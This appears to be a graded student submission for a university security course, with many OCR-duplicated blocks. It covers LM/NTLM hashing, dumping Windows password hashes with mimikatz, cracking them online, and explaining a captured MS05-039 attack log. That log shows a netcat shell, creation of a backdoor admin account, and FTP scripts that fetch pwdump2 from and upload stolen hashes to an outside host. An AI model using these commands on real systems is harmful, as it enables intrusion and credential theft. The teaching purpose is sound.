4 doesn't use salt

Explain how in some cases an attacker may not even have to crack the hash to use it to gain access.
1 if attacker use pre-computed dictionary attack(rainbow table) they can brute force it quickly
2 since hash never change until user update password—it is static for a long time
and some server api only required hash for authentication—so if you get the hash, you can use the api for a long time

Question 6: Cracking Microsoft NTLM-hashed Passwords (7 points)

Recognizing the awfulness of LM Hash, Microsoft introduced NTLM starting in Windows NT (the precursor of Windows 2000, XP, 7, 8, and now 10). NTLM converts your Windows password to UNICODE (UTF-16LE) and then uses the MD4 hashing algorithm *without a salt* (!).

For this exercise, we want you to convert a password on your Windows VM to UNICODE (UTF-16LE) and then hash the UNICODE Hex string with MD4. The output of MD4 should match your Windows NTLM password hash. Then you'll use an online hash database to crack the hash.

Avoiding Defender/CrowdStrike and Chrome real-time protection

Some of the tools we're going to install (such as "mimikatz") have malicious capabilities and are often deployed by attackers. Therefore, the real-time monitoring provided by Windows Defender (in stock installations) or CrowdStrike (in Duke VMs) will block their download. We need to use these tools for ethical exploration, so we must work in an environment with these protections disabled. The ECE560-specific variant of Windows provided on VCM is pre-configured in this way. Therefore, you can and should *only* do this question on a Windows VM based on the "ECE.560.01.F20 - Win10" image in VCM; if your Windows VM is based on another image, discard it and create one of these as your new Windows VM.


Additionally, if using Chrome on your Windows VM, you'll need to turn off "Safe browsing" in advanced settings, as it will block downloading some of the tools below.

5.1 LM hash working 1 / 1

✓ **- 0 pts** **Correct**

- 0.5 pts Partly wrong

- 1 pts Totall wrong, or not answered



OPTIONAL: Figure out how to cheat.

If you are already familiar with reverse engineering techniques or want a challenge, it is conceivable that you could defeat the self-grading tool to have it certify arbitrary output. If you do so, please demo to the instructor for up to 10 points extra credit.

*Note: Do not *actually* cheat.*

Question 5: Analysis of the Microsoft LM Hash Algorithm (3 points)

The LM Hash algorithm was used to store passwords in versions of Microsoft Windows prior to Windows NT (such as Windows 95). I'll be blunt: it's pretty awful.

Explain how the LM Hash Algorithm works including its relationship with DES.
1 generate DES keys: user input -> upper case -> null-padded to 14 bytes -> split into 2 7B part -> insert null bit -> now have 2 8 bytes DES key
2 encrypt constant string kgs!@#$% with each key then concatenate 2 ciphertext into 16 byte lm hash

It is based on DES and use user input as key

Explain how the algorithm reduces key space needlessly (hint: it's in multiple ways).
1 user input is limited to 14 characters
2 split input into 2 half
3 all character are upper case

4 doesn't use salt

Explain how in some cases an attacker may not even have to crack the hash to use it to gain access.
1 if attacker use pre-computed dictionary attack(rainbow table) they can brute force it quickly
2 since hash never change until user update password—it is static for a long time
and some server api only required hash for authentication—so if you get the hash, you can use the api for a long time

Question 6: Cracking Microsoft NTLM-hashed Passwords (7 points)

Recognizing the awfulness of LM Hash, Microsoft introduced NTLM starting in Windows NT (the precursor of Windows 2000, XP, 7, 8, and now 10). NTLM converts your Windows password to UNICODE (UTF-16LE) and then uses the MD4 hashing algorithm *without a salt* (!).

For this exercise, we want you to convert a password on your Windows VM to UNICODE (UTF-16LE) and then hash the UNICODE Hex string with MD4. The output of MD4 should match your Windows NTLM password hash. Then you'll use an online hash database to crack the hash.

Avoiding Defender/CrowdStrike and Chrome real-time protection

Some of the tools we're going to install (such as "mimikatz") have malicious capabilities and are often deployed by attackers. Therefore, the real-time monitoring provided by Windows Defender (in stock installations) or CrowdStrike (in Duke VMs) will block their download. We need to use these tools for ethical exploration, so we must work in an environment with these protections disabled. The ECE560-specific variant of Windows provided on VCM is pre-configured in this way. Therefore, you can and should *only* do this question on a Windows VM based on the "ECE.560.01.F20 - Win10" image in VCM; if your Windows VM is based on another image, discard it and create one of these as your new Windows VM.

Additionally, if using Chrome on your Windows VM, you'll need to turn off "Safe browsing" in advanced settings, as it will block downloading some of the tools below.

5.2 Reduce Key-Space 1 / 1

✓ **- 0 pts** **Correct**

- 0.5 pts Need >=2 ways...

4 doesn't use salt

Explain how in some cases an attacker may not even have to crack the hash to use it to gain access.
1 if attacker use pre-computed dictionary attack(rainbow table) they can brute force it quickly
2 since hash never change until user update password—it is static for a long time
and some server api only required hash for authentication—so if you get the hash, you can use the api for a long time

Question 6: Cracking Microsoft NTLM-hashed Passwords (7 points)

Recognizing the awfulness of LM Hash, Microsoft introduced NTLM starting in Windows NT (the precursor of Windows 2000, XP, 7, 8, and now 10). NTLM converts your Windows password to UNICODE (UTF-16LE) and then uses the MD4 hashing algorithm *without a salt* (!).

For this exercise, we want you to convert a password on your Windows VM to UNICODE (UTF-16LE) and then hash the UNICODE Hex string with MD4. The output of MD4 should match your Windows NTLM password hash. Then you'll use an online hash database to crack the hash.

Avoiding Defender/CrowdStrike and Chrome real-time protection

Some of the tools we're going to install (such as "mimikatz") have malicious capabilities and are often deployed by attackers. Therefore, the real-time monitoring provided by Windows Defender (in stock installations) or CrowdStrike (in Duke VMs) will block their download. We need to use these tools for ethical exploration, so we must work in an environment with these protections disabled. The ECE560-specific variant of Windows provided on VCM is pre-configured in this way. Therefore, you can and should *only* do this question on a Windows VM based on the "ECE.560.01.F20 - Win10" image in VCM; if your Windows VM is based on another image, discard it and create one of these as your new Windows VM.

Additionally, if using Chrome on your Windows VM, you'll need to turn off "Safe browsing" in advanced settings, as it will block downloading some of the tools below.

5.3 Attacker may not have to crack **1 / 1**

✓ **- 0 pts** **Correct**

- 0.75 pts You're still cracking the hash. Take a look at "pass-the-hash attack"

- 0.5 pts ...And what is a pass the hash attack

- 1 pts Not completed


Create target account(s) (1 point)

As our goal is to read and then crack some Windows user password hashes, we need some victim "users". (Your NetID password will not be part of this experiment, as it is not a *local* account, but is instead stored remotely using Microsoft's Active Directory system.)

In the start menu, type "users" and choose "Edit local users and groups" (*not* "Add, edit, or remove users" -- this dialog will lead you to add online Microsoft accounts). Navigate to the "Users" folder, right-click in an empty area of the list, and choose "New user". Call this user "**`test1`**", and provide the weak password "**`simple`**". Mark the account as "disabled" so it can't actually be used to grant access.

Make a few more accounts ("**`test2`**", "**`test3`**", etc.) with increasingly complex passwords (longer, including more character classes) as you see fit. Do not use any actual password you use anywhere else!

Note all passwords used for the test users below.



Hash a password manually (2 points)

For the simple password, we must convert it to 16-bit little-endian Unicode. There is a lot to the Unicode standard, but for ASCII text, the conversion to this flavor of Unicode is as simple as appending a 00 byte to each character, converting it from 8-bit to 16-bit little-endian. So for example, the text "abc" is 616263 in ASCII hex, and 610062006300 in 16-bit little-endian Unicode hex.

6.1 Create target account 0.5 / 1

- **0 pts** Correct
- **0.25 pts** Use uppercases and symbols to further expand the key space

✓ **- 0.5 pts** **What are the accounts' passwords?**

- **0.5 pts** Passwords don't become sufficiently complex
- **1 pts** Not completed

Convert the test1 password ("simple") to 16-bit little-endian Unicode hex below.
730069006d0070006c006500

The Windows NTLM hash algorithm is just the classic MD4 hash algorithm applied to the above representation. ~~You can use this web tool to do the MD4 hash of the above hex.~~ It looks like this tool no longer supports hex input, so anything typed in is literally interpreted. I couldn't find a handy web tool that takes hex input and does MD4, but no matter - we'll do it ourselves. Research how to use "`xxd`" to convert typed hex into raw data, then pipe that into "`openssl dgst -md4`" to do the MD4 hash[1].

Using the ~~tool~~ command line, compute the MD4 of the Unicode 'simple' password, showing your command and the result below.

echo 730069006d0070006c006500 | xxd -r -p | openssl dgst -md4
(stdin)= c51602d46e08e6fe02b5dc5c6439e538

This operation is common enough that it's just called doing an "NTLM hash", and online tools exist for this as well.

Compute the NTLM hash directly using the tool above, pasting the result below. It should match the earlier MD4 hash.
C51602D46E08E6FE02B5DC5C6439E538

Install some tools (2 points)

Classically, an attacker with administrator privileges would use tools like "pwdump", "samdump2", and others to print out the stored NTLM hashes of passwords. Because these hashes are unsalted, cracking them is common and fairly easy.

Microsoft has a bit of a problem here, as exchanging NTLM hashes is built into many of their protocols, so they cannot simply discard this way of storing passwords without breaking compatibility. Instead, starting in Windows 10's "Anniversary update" (August 2016), Windows encrypts the stored passwords using AES-128 using a stored random key that is readable only by processes with the rare "SYSTEM" level permission (above simple administrator).

This is similar to the classic "DRM" example from class: the OS is storing key and ciphertext on the same system, and if you have administrator privilege, you can acquire the SYSTEM level privilege to get the key, giving you both together.

One tool that can perform this is mimikatz. Install mimikatz. For dumping hashes, you will need to run it as Administrator (right click on the executable). Consult this part of the documentation on dumping hashes, noting the necessity of `privilege::debug` and `token::elevate` to obtain the necessary SYSTEM level privilege.

---

[1] Added 2020-09-13.

6.2 Hash a password manually **2 / 2**

✓ **- 0 pts** **Correct**


- 1 pts Incorrect NTLM/MD4 hash. Should be c516...e538

- 1.5 pts Incorrect Unicode hex, should be 7300...6500

- 2 pts Problem not completed

Using mimikatz, dump the hashes of the users of the VM; paste a screenshot of the output here.

```
privilege::debug
token::elevate
lsadump::sam
```



Isolate the hashes (1 point)

The output of mimikatz will have a lot of info besides just the NTLM hashes, such as including newer salted HMAC-based credentials, but for backwards compatibility purposes, those NTLM hashes will be there. Copy the output text to an environment with bash and use one or more shell commands to produce a file of *just* hashes. For example, if you have:

```
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 7ee17fdad80eef8865e6710064b9e686

RID  : 000001f5 (501)
User : Guest

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 9a5c28fd8410c737d9b2c0f7f4ba4926
```

Reduce this to:

```
7ee17fdad80eef8865e6710064b9e686
```

6.3 Install some tools 2 / 2

✓ **- 0 pts** **Correct**

- 1 pts Didn't get it to work but did good documentation

- 2 pts No screenshot

```
9a5c28fd8410c737d9b2c0f7f4ba4926
```

Paste the command to isolate the hashes and its output below.
cat a.txt | grep 'Hash NTLM' | sed "s/^ *Hash NTLM: *//"
a2b9322df033ffd0a7877c8e7ec51706
67566694ec4c9a8921e3e0e1dc541337
6b6c8ff44e63542c7529fba1a012e0ca
f0b81a00d3cd25921b3766bc75db1ca1
c51602d46e08e6fe02b5dc5c6439e538

Crack the hashes (1 point)

Take all the hashes and submit them all together to an online rainbow table database such as hashkiller.co.uk or crackstation.net. You should certainly be able to crack the test1 password ("simple").

Paste a screenshot of this. How many passwords were cracked?

Hash	Type	Result
a2b9322df033ffd0a7877c8e7ec51706	Unknown	Not found.
67566694ec4c9a8921e3e0e1dc541337	Unknown	Not found.
6b6c8ff44e63542c7529fba1a012e0ca	Unknown	Not found.
f0b81a00d3cd25921b3766bc75db1ca1	Unknown	Not found.
c51602d46e08e6fe02b5dc5c6439e538	NTLM	simple

6.4 Isolate the hashes 1 / 1

✓ **- 0 pts** **Correct**

- 0.5 pts No output

- 0.5 pts Not showing command

- 1 pts Not completed

```
9a5c28fd8410c737d9b2c0f7f4ba4926
```

Paste the command to isolate the hashes and its output below.
cat a.txt | grep 'Hash NTLM' | sed "s/^ *Hash NTLM: *//"
a2b9322df033ffd0a7877c8e7ec51706
67566694ec4c9a8921e3e0e1dc541337
6b6c8ff44e63542c7529fba1a012e0ca
f0b81a00d3cd25921b3766bc75db1ca1
c51602d46e08e6fe02b5dc5c6439e538

Crack the hashes (1 point)

Take all the hashes and submit them all together to an online rainbow table database such as hashkiller.co.uk or crackstation.net. You should certainly be able to crack the test1 password ("simple").

Paste a screenshot of this. How many passwords were cracked?

Hash	Type	Result
a2b9322df033ffd0a7877c8e7ec51706	Unknown	Not found.
67566694ec4c9a8921e3e0e1dc541337	Unknown	Not found.
6b6c8ff44e63542c7529fba1a012e0ca	Unknown	Not found.
f0b81a00d3cd25921b3766bc75db1ca1	Unknown	Not found.
c51602d46e08e6fe02b5dc5c6439e538	NTLM	simple

6.5 Crack the hashes 1 / 1

✓ **- 0 pts** **Correct**

Question 7: MS05-30 Attack Script (6 points)

The script below was pulled off a compromised machine in the Department of Computer Science at NC State University. **For each of the differently highlighted blocks of commands, explain what is being done.** Some research may be needed. HINT: "ftp" is an older method of file exchange with its own scriptable command-line syntax.

```
* >HOD-ms05039-pnp-expl 192.168.1.204 7777
*
* [*] connecting to 192.168.1.204:445...ok
* [*] null session...ok
* [*] bind pipe...ok
* [*] sending crafted packet...ok
* [*] check your shell on 192.168.1.204:7777
* Ctrl+C
*
* >nc 192.168.1.204 7777
```

attacker exploiting a bug to create a listening shell, then catching it with netcat.

```
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\WINNT\system32>
* C:\WINNT\system32>net user root root /add
* The command completed successfully.
```

add user username:root password:root to computer

```
* C:\WINNT\system32>net localgroup administrators root /add
* The command completed successfully.
```

add user to administrators group

```
* C:\WINNT\system32>echo open 1.2.3.4 > x1
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x1
* C:\WINNT\system32>echo get pwdump2.exe >> x1
* C:\WINNT\system32>echo quit >> x1
* C:\WINNT\system32>ftp -n -s:x1
```

Creating scripts and then connect to 1.2.3.4 executing ftp command from script x1. Login as user tel-user, and then get exe file, then quit

```
* C:\WINNT\system32>pwdump2.exe > pwdump2.txt

Write compile binary into txt file

* C:\WINNT\system32>
* C:\WINNT\system32>echo open 1.2.3.4 > x2
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x2
* C:\WINNT\system32>echo put pwdump2.txt >> x2
* C:\WINNT\system32>echo quit >> x2
* C:\WINNT\system32>ftp -n -s:x2
```

7.1 Block 1 1 / 1

✓ **- 0 pts** **Correct**

- 1 pts Incorrect, in this case its making a connection

Question 7: MS05-30 Attack Script (6 points)

The script below was pulled off a compromised machine in the Department of Computer Science at NC State University. **For each of the differently highlighted blocks of commands, explain what is being done.** Some research may be needed. HINT: "ftp" is an older method of file exchange with its own scriptable command-line syntax.

```
* >HOD-ms05039-pnp-expl 192.168.1.204 7777
*
* [*] connecting to 192.168.1.204:445...ok
* [*] null session...ok
* [*] bind pipe...ok
* [*] sending crafted packet...ok
* [*] check your shell on 192.168.1.204:7777
* Ctrl+C
*
* >nc 192.168.1.204 7777
```

attacker exploiting a bug to create a listening shell, then catching it with netcat.

```
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\WINNT\system32>
* C:\WINNT\system32>net user root root /add
* The command completed successfully.
```

add user username:root password:root to computer

```
* C:\WINNT\system32>net localgroup administrators root /add
* The command completed successfully.
```

add user to administrators group

```
* C:\WINNT\system32>echo open 1.2.3.4 > x1
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x1
* C:\WINNT\system32>echo get pwdump2.exe >> x1
* C:\WINNT\system32>echo quit >> x1
* C:\WINNT\system32>ftp -n -s:x1
```

Creating scripts and then connect to 1.2.3.4 executing ftp command from script x1. Login as user tel-user, and then get exe file, then quit

```
* C:\WINNT\system32>pwdump2.exe > pwdump2.txt

Write compile binary into txt file

* C:\WINNT\system32>
* C:\WINNT\system32>echo open 1.2.3.4 > x2
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x2
* C:\WINNT\system32>echo put pwdump2.txt >> x2
* C:\WINNT\system32>echo quit >> x2
* C:\WINNT\system32>ftp -n -s:x2
```

7.2 Block 2 1 / 1

✓ **- 0 pts** **Correct**

- 0.25 pts doesn't explain second "root"

- 1 pts Wrong answer. This command add a user root with password root

Question 7: MS05-30 Attack Script (6 points)

The script below was pulled off a compromised machine in the Department of Computer Science at NC State University. **For each of the differently highlighted blocks of commands, explain what is being done.** Some research may be needed. HINT: "ftp" is an older method of file exchange with its own scriptable command-line syntax.

```
* >HOD-ms05039-pnp-expl 192.168.1.204 7777
*
* [*] connecting to 192.168.1.204:445...ok
* [*] null session...ok
* [*] bind pipe...ok
* [*] sending crafted packet...ok
* [*] check your shell on 192.168.1.204:7777
* Ctrl+C
*
* >nc 192.168.1.204 7777
```

attacker exploiting a bug to create a listening shell, then catching it with netcat.

```
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\WINNT\system32>
* C:\WINNT\system32>net user root root /add
* The command completed successfully.
```

add user username:root password:root to computer

```
* C:\WINNT\system32>net localgroup administrators root /add
* The command completed successfully.
```

add user to administrators group

```
* C:\WINNT\system32>echo open 1.2.3.4 > x1
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x1
* C:\WINNT\system32>echo get pwdump2.exe >> x1
* C:\WINNT\system32>echo quit >> x1
* C:\WINNT\system32>ftp -n -s:x1
```

Creating scripts and then connect to 1.2.3.4 executing ftp command from script x1. Login as user tel-user, and then get exe file, then quit

```
* C:\WINNT\system32>pwdump2.exe > pwdump2.txt

Write compile binary into txt file

* C:\WINNT\system32>
* C:\WINNT\system32>echo open 1.2.3.4 > x2
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x2
* C:\WINNT\system32>echo put pwdump2.txt >> x2
* C:\WINNT\system32>echo quit >> x2
* C:\WINNT\system32>ftp -n -s:x2
```

7.3 Block 3 **1 / 1**

✓ **- 0 pts** **Correct**

- 0.25 pts Insufficient detail

- 1 pts not complete

Question 7: MS05-30 Attack Script (6 points)

The script below was pulled off a compromised machine in the Department of Computer Science at NC State University. **For each of the differently highlighted blocks of commands, explain what is being done.** Some research may be needed. HINT: "ftp" is an older method of file exchange with its own scriptable command-line syntax.

```
* >HOD-ms05039-pnp-expl 192.168.1.204 7777
*
* [*] connecting to 192.168.1.204:445...ok
* [*] null session...ok
* [*] bind pipe...ok
* [*] sending crafted packet...ok
* [*] check your shell on 192.168.1.204:7777
* Ctrl+C
*
* >nc 192.168.1.204 7777
```

attacker exploiting a bug to create a listening shell, then catching it with netcat.

```
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\WINNT\system32>
* C:\WINNT\system32>net user root root /add
* The command completed successfully.
```

add user username:root password:root to computer

```
* C:\WINNT\system32>net localgroup administrators root /add
* The command completed successfully.
```

add user to administrators group

```
* C:\WINNT\system32>echo open 1.2.3.4 > x1
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x1
* C:\WINNT\system32>echo get pwdump2.exe >> x1
* C:\WINNT\system32>echo quit >> x1
* C:\WINNT\system32>ftp -n -s:x1
```

Creating scripts and then connect to 1.2.3.4 executing ftp command from script x1. Login as user tel-user, and then get exe file, then quit

```
* C:\WINNT\system32>pwdump2.exe > pwdump2.txt

Write compile binary into txt file

* C:\WINNT\system32>
* C:\WINNT\system32>echo open 1.2.3.4 > x2
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x2
* C:\WINNT\system32>echo put pwdump2.txt >> x2
* C:\WINNT\system32>echo quit >> x2
* C:\WINNT\system32>ftp -n -s:x2
```

7.4 Block 4 1 / 1

✓ **- 0 pts** **Correct**

- 0.5 pts What do the FTP commands in x1 do?

- 0.25 pts It doesn't run pwdump.exe yet

- 1 pts not completed

Question 7: MS05-30 Attack Script (6 points)

The script below was pulled off a compromised machine in the Department of Computer Science at NC State University. **For each of the differently highlighted blocks of commands, explain what is being done.** Some research may be needed. HINT: "ftp" is an older method of file exchange with its own scriptable command-line syntax.

```
* >HOD-ms05039-pnp-expl 192.168.1.204 7777
*
* [*] connecting to 192.168.1.204:445...ok
* [*] null session...ok
* [*] bind pipe...ok
* [*] sending crafted packet...ok
* [*] check your shell on 192.168.1.204:7777
* Ctrl+C
*
* >nc 192.168.1.204 7777
```

attacker exploiting a bug to create a listening shell, then catching it with netcat.

```
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\WINNT\system32>
* C:\WINNT\system32>net user root root /add
* The command completed successfully.
```

add user username:root password:root to computer

```
* C:\WINNT\system32>net localgroup administrators root /add
* The command completed successfully.
```

add user to administrators group

```
* C:\WINNT\system32>echo open 1.2.3.4 > x1
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x1
* C:\WINNT\system32>echo get pwdump2.exe >> x1
* C:\WINNT\system32>echo quit >> x1
* C:\WINNT\system32>ftp -n -s:x1
```

Creating scripts and then connect to 1.2.3.4 executing ftp command from script x1. Login as user tel-user, and then get exe file, then quit

```
* C:\WINNT\system32>pwdump2.exe > pwdump2.txt

Write compile binary into txt file

* C:\WINNT\system32>
* C:\WINNT\system32>echo open 1.2.3.4 > x2
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x2
* C:\WINNT\system32>echo put pwdump2.txt >> x2
* C:\WINNT\system32>echo quit >> x2
* C:\WINNT\system32>ftp -n -s:x2
```

```
Creating script x2 then connect to 1.2.3.4 executing ftp command from
x2. Login in as user tel-user, then copy txt file into it, then quit

* C:\WINNT\system32>exit
* >
```

7.5 Block 5 0 / 1

- **0 pts** Correct
- **1 pts** not complete

✓ **- 1 pts** **Wrone answer. The name of a executable file as a command would run that file, and ">" redirects the output. This command run the executable and put its output into the text file**

Question 7: MS05-30 Attack Script (6 points)

The script below was pulled off a compromised machine in the Department of Computer Science at NC State University. **For each of the differently highlighted blocks of commands, explain what is being done.** Some research may be needed. HINT: "ftp" is an older method of file exchange with its own scriptable command-line syntax.

```
* >HOD-ms05039-pnp-expl 192.168.1.204 7777
*
* [*] connecting to 192.168.1.204:445...ok
* [*] null session...ok
* [*] bind pipe...ok
* [*] sending crafted packet...ok
* [*] check your shell on 192.168.1.204:7777
* Ctrl+C
*
* >nc 192.168.1.204 7777
```

attacker exploiting a bug to create a listening shell, then catching it with netcat.

```
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\WINNT\system32>
* C:\WINNT\system32>net user root root /add
* The command completed successfully.
```

add user username:root password:root to computer

```
* C:\WINNT\system32>net localgroup administrators root /add
* The command completed successfully.
```

add user to administrators group

```
* C:\WINNT\system32>echo open 1.2.3.4 > x1
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x1
* C:\WINNT\system32>echo get pwdump2.exe >> x1
* C:\WINNT\system32>echo quit >> x1
* C:\WINNT\system32>ftp -n -s:x1
```

Creating scripts and then connect to 1.2.3.4 executing ftp command from script x1. Login as user tel-user, and then get exe file, then quit

```
* C:\WINNT\system32>pwdump2.exe > pwdump2.txt

Write compile binary into txt file

* C:\WINNT\system32>
* C:\WINNT\system32>echo open 1.2.3.4 > x2
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x2
* C:\WINNT\system32>echo put pwdump2.txt >> x2
* C:\WINNT\system32>echo quit >> x2
* C:\WINNT\system32>ftp -n -s:x2
```

```
Creating script x2 then connect to 1.2.3.4 executing ftp command from
x2. Login in as user tel-user, then copy txt file into it, then quit

* C:\WINNT\system32>exit
* >
```

7.6 Block 6 **1 / 1**

✓ **- 0 pts** **Correct**

